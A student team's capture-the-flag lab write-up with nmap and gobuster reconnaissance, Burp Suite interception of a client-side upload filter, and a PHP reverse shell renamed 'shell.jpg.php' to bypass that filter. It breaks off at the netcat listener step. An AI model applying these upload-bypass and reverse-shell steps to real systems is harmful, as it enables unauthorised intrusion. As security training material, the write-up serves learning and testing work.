PSP0201 Week 6 Writeup

Group Name: Undecided

Members

ID	Name	Role
1211101390	Aslamia Najwa Binti Ahmad Khadri	Leader
1211100431	Mohammad Omar Torofder	Member
1211103388	Vishnu Karmegam	Member
1211103092	Farryn Aisha binti Muhd Firdaus	Member


Day 24: Final Challenge – The Trial Before Christmas

Tools used: Kali, Firefox, BurpSuite

Solution/walkthrough:

Question 1

We ran a nmap scan to find what ports are open for the ip address.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sCV -v -p- 10.10.53.184
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-24 07:39 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 07:39
Completed NSE at 07:39, 0.00s elapsed
Initiating NSE at 07:39
Completed NSE at 07:39, 0.00s elapsed
Initiating NSE at 07:39
Completed NSE at 07:39, 0.00s elapsed
Initiating Ping Scan at 07:39
Scanning 10.10.53.184 [2 ports]
Completed Ping Scan at 07:39, 2.21s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:39
Completed Parallel DNS resolution of 1 host. at 07:39, 0.01s elapsed
Initiating Connect Scan at 07:39
Scanning 10.10.53.184 [65535 ports]
Discovered open port 80/tcp on 10.10.53.184
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 0.54% done
```

The ports that are open are 80 and 65000.

Question 2


We have to find the hidden website on port 65000.



As shown in the image above, the title of the hidden website is Light Cycle.


Question 3 & 4

By using gobuster to bruteforce the url, we looked for the hidden php page. The -u parameter is to set the target url. The -x parameter is used to search for the file extension and the -w parameter is to indicate the path.




```
root@ip-10-10-192-35:~# gobuster dir -u http://10.10.28.20:65000 -x php -w /usr/
share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.28.20:65000
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2022/07/24 13:40:43 Starting gobuster
===============================================================
/uploads.php (Status: 200)
/assets (Status: 301)
/index.php (Status: 200)
/api (Status: 301)
/grid (Status: 301)
```

We can see that the name of the hidden php page is /uploads.php while the name of the hidden directory where the file uploads are saved in is /grid.



File Uploaded Successfully!




Index of /grid

Name	Last modified	Size	Description
Parent Directory		-	
shell.jpg.php	2022-07-24 13:47	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.28.20 Port 65000

Question 5

We opened BurpSuite and edited the match condition by removing the Javascript part so it would intercept all files including Javascript.



Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners

Running	Interface	Invisible	Redirect	Certificate	TLS Prot
✓	127.0.0.1:8080			Per-host	Default

Each installation of Burp gen ections. You can import or export th
another installation of Burp.

Edit request interception rule

Specify the details of the interception rule.

Boolean operator: And

Match type: File extension

Match relationship: Does not match

Match condition: ıg$|^css$|^ico$|^svg$|^eot$|^woff$|^woff2$|^ttf$)


Intercept Client Reque

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

✓ Intercept requests based on the following rules:


Enabled	Operator	Match type	Relationship	Condition
✓		File extension	Does not match	(^gif$|^jpg$|^png$|^css$|^js$|^ico$|^svg...
	Or	Request	Contains parameters	
	Or	HTTP method	Does not match	(get|post)
	And	URL	Is in target scope	

After that, we intercept the website and forwarded the request.




```
GET /assets/js/filter.js HTTP/1.1
Host: 10.10.28.20:65000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:80.0) Gecko/20100101 Firefox/80.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.28.20:65000/uploads.php
Cookie: PHPSESSID=qqihvmr7tvrle9gv51ir0t3d3t
If-Modified-Since: Sun, 20 Dec 2020 02:34:41 GMT
If-None-Match: "142-5b6dc2efdd240-gzip"
Cache-Control: max-age=0
```

Once we have done that, we went back to the terminal to create a reverse shell that can bypass the filters.




```
root@ip-10-10-192-35:~# cp /usr/share/webshells/php/php-reverse-shell.php ./shel
l.jpg.php
root@ip-10-10-192-35:~# nano shell.jpg.php
```

In the shell file, we changed the IP address to our machine IP address, and in another terminal tab, we use netcat to listen to the port.

